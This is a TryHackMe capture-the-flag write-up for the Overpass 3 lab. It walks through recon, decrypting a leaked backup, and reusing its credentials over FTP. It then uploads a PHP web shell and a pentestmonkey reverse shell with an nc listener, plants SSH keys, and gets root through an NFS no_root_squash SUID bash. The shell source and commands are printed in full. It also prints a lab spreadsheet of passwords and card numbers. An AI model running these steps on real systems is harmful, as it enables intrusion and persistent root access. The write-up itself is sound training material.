TryHackMe Writeup - Overpass 3

Reconnaissance:

I first initiated a simple nmap scan to scan for open ports on the target.

The following ports were found to be open:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.10.92.67
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-09 05:38 EST
Nmap scan report for localhost (10.10.92.67)
Host is up (0.086s latency).
Not shown: 984 filtered tcp ports (no-response), 13 filtered tcp ports (admin-prohibited)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds
```

To reach the machine via a URL I added the IP address to the "/etc/hosts" file:


```
  GNU nano 7.2                                  /etc/hosts *
10.10.92.67     overpass.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I then visited the website to get a first look on the machine. Only one page is shown without any links. I used "dirb" to enumerate the website to find other subpages:


```
---- Scanning URL: http://overpass.thm/ ----
==> DIRECTORY: http://overpass.thm/backups/
+ http://overpass.thm/cgi-bin/ (CODE:403|SIZE:217)
+ http://overpass.thm/index.html (CODE:200|SIZE:1770)
```

The "/backups" subpage seems interesting. Lets visit it:



Decryption:

I then downloaded the “backup.zip” file and checked its content. 2 Files can be found:



The “.gpg” file is an encrypted file. What lucky circumstances that there is a “.key” file. If we might be able to decrypt the file with the “.key” file?

First I imported the private key “priv.key” to gpg.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gpg --import priv.key
gpg: /home/kali/.gnupg/trustdb.gpg: trustdb created
gpg: key C9AE71AB3180BC08: public key "Paradox <paradox@overpass.thm>" imported
gpg: key C9AE71AB3180BC08: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

Then I used the decrypt command to decrypt the encrypted file:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gpg --decrypt CustomerDetails.xlsx.gpg > CustomerDetails.xlsx
gpg: Note: secret key 9E86A1C63FB96335 expired at Tue 08 Nov 2022 04:14:31 PM EST
gpg: encrypted with 2048-bit RSA key, ID 9E86A1C63FB96335, created 2020-11-08
      "Paradox <paradox@overpass.thm>"
```

Lets have a look inside the “.xlsx” file:

	A	B	C	D	E
1	Customer Name	Username	Password	Credit card number	CVC
2	Par. A. Doxx	paradox	ShibesAreGreat123	4111 1111 4555 1142	432
3	0day Montgomery	0day	OllieIsTheBestDog	5555 3412 4444 1115	642
4	Muir Land	muirlandoracle	A11D0gsAreAw3s0me	5103 2219 1119 9245	737
5					

We got usernames and passwords.

Gaining Access:

I tried to login via ssh using the credentials but it did not work. Then I tried to login to the ftp client with the credentials.

The first try with paradox credentials worked:


```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp overpass.thm
Connected to overpass.thm.
220 (vsFTPd 3.0.3)
Name (overpass.thm:kali): paradox
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

I then looked for additional files and directories on the webserver but there were no one. So I tried to upload a simple shell.

```
1 <pre>
2 <?php
3   // The system() function passed the content of
4   // the request parameter "cmd" to the operating
5   // system and prints the output
6
7   // The $_REQUEST array combines $_GET, $_POST and $_COOKIE.
8   // You can pass values as GET/POST parameters or cookie values
9
10  // The pre tags are not required, but added for
11  // readability ...
12
13  system($_REQUEST['cmd']);
14 ?>
15 </pre>
16
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp overpass.thm
Connected to overpass.thm.
220 (vsFTPd 3.0.3)
Name (overpass.thm:kali): paradox
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put reverseshell.php
local: reverseshell.php remote: reverseshell.php
229 Entering Extended Passive Mode (|||24623|)
150 Ok to send data.
100% |*****************************************************************************************
226 Transfer complete.
75 bytes sent in 00:00 (0.93 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||12102|)
150 Here comes the directory listing.
drwxr-xr-x    2 48       48             24 Nov 08  2020 backups
-rw-r--r--    1 0        0           65591 Nov 17  2020 hallway.jpg
-rw-r--r--    1 0        0            1770 Nov 17  2020 index.html
-rw-r--r--    1 0        0             576 Nov 17  2020 main.css
-rw-r--r--    1 0        0            2511 Nov 17  2020 overpass.svg
-rw-r--r--    1 1001     1001           75 Feb 09 11:06 reverseshell.php
226 Directory send OK.
ftp>
```

I called the “/reverseshell.php”. Then I repeated the packages in burpsuite and added commands to it. First I wanted to check the “whoami” command:



We proved that we can execute commands.

I then uploaded a reverse shell from pentestmonkey (https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php) via ftp and startet a listener on my local client. I called the URL and got a reverseshell.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.66.255] from (UNKNOWN) [10.10.9.117] 33136
Linux localhost.localdomain 4.18.0-193.el8.x86_64 #1 SMP Fri May 8 10:59:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 12:00:05 up 19 min,  0 users,  load average: 0.00, 0.18, 0.53
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (845): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ ls
ls
bin
boot
dev
etc
```

I executed the command “bash” to get a bash shell. Then I tried to gain access to the /home/paradox folder but couldn’t because the actual user was apache. I then switched to paradox by executing “su paradox” and entering his password.

Paradox did not contain a flag.

Privilege Escalation:

I then uploaded the “linpeas.sh” to check for vulnerabilities for privilege escalation:

```
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||24250|)
150 Ok to send data.
100% |***********************************************
226 Transfer complete.
828098 bytes sent in 00:00 (1.34 MiB/s)
ftp>
```

I executed the linpeas.sh file and discovered a vulnerability in the NFS:

```
╔══════════╣ Analyzing NFS Exports Files (limit 70)
-rw-r--r--. 1 root root 54 Nov 18  2020 /etc/exports
/home/james *(rw,fsid=0,sync,no_root_squash,insecure)
```

We cannot mount the nfs directly but we can use ssh to tunnel it.

To get easier access, we need to create a ssh-keypair and insert our own public key in the authorized_keys file at the remote machine:

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDtHaB/MVs+B+o/WR7qx
94M8dnPHOQEZq/XksBZH9JOwYsBqbT/DLgRiL787DqnqP0oage/HjlqAbdd4TM8
md90RUK36omZISdDMH3QT4HX2uBSq7jHfZMK554vH0mlMrNm/ISlS/XFmB2/9mj
I6mjNO/1+TPFJ7Mv3JeZ/EHzajglMwWI2n0XKIEYEndclFC9fNWkTUW+Srrb1fN
wlkaoopIxrYiKLe0U= kali@kali" >> authorized_keys
```

Then we can ssh directly into the machine:

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa -o GSSAPIAuthentication=yes paradox@overpass.thm
Last login: Thu Feb  9 15:46:36 2023
[paradox@localhost ~]$
```

I then followed the https://book.hacktricks.xyz/linux-hardening/privilege-escalation/nfs-no_root_squash-misconfiguration-pe exploit for NFS shares. To access the remote machine I set up a ssh tunnel to the remote to mount the share. For this I used the command:

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa -L 2049:localhost:2049 paradox@overpass.thm
Last login: Thu Feb  9 16:12:18 2023 from 10.8.66.255
[paradox@localhost ~]$
```

We now opened a tunnel to the victim and can access the NFS share. This can we confirm by a short nmap scan:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 2049 localhost
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-09 11:19 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000084s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

Then I followed the exploit. I created a new directory and mounted the nfs share to it:

```
┌──(kali㉿kali)-[~]
└─$ mkdir /tmp/pe

┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 127.0.0.1: /tmp/pe

┌──(kali㉿kali)-[~]
└─$ cd /tmp/pe

┌──(kali㉿kali)-[/tmp/pe]
└─$ cp /bin/bash .
```

We are now in james user directory. Here the **user flag** can be found. I then added my ssh public key to the authorized keys in james .ssh folder:

```
┌──(kali㉿kali)-[/tmp/pe/.ssh]
└─$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDtHaB/MVs+E
Jz0194M8dnPHOQEZq/XksBZH9JOwYsBqbT/DLgRiL787DqnqP0oage/Hjlc
gW96md90RUK36omZISdDMH3QT4HX2uBSq7jHfZMK554vH0mlMrNm/ISlS/X
c6mEI6mjNO/1+TPFJ7Mv3JeZ/EHzajglMwWI2n0XKIEYEndclFC9fNWkTUV
a2FjwlkaoopIxrYiKLe0U= kali@kali
" >> authorized_keys
```

Now we can ssh into james:

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa james@overpass.thm
Last login: Wed Nov 18 18:26:00 2020 from 192.168.170.145
[james@localhost ~]$
```

To gain root access we copy on our local system the bash terminal into the network share of james. Then we set the SUID bit:

```
┌──(kali㉿kali)-[/tmp/pe]
└─$ cp /bin/bash .

┌──(root㉿kali)-[/tmp/pe]
└─# chmod +s bash

┌──(kali㉿kali)-[/tmp/pe]
└─$ ls
bash  user.flag
```

Now we can execute the bash on the remote machine using the james account :

```
[james@localhost ~]$ ./bash -p
```

We get a root bash shell and can get the **root flag** in “/root” directory.

To get the **web flag** I simply searched for it using the

```
[james@localhost ~]$ find / *.flag | grep flag
```

Command. We can find the web flag in “/usr/share/httpd/web.flag”.

Overpass 3 is finished!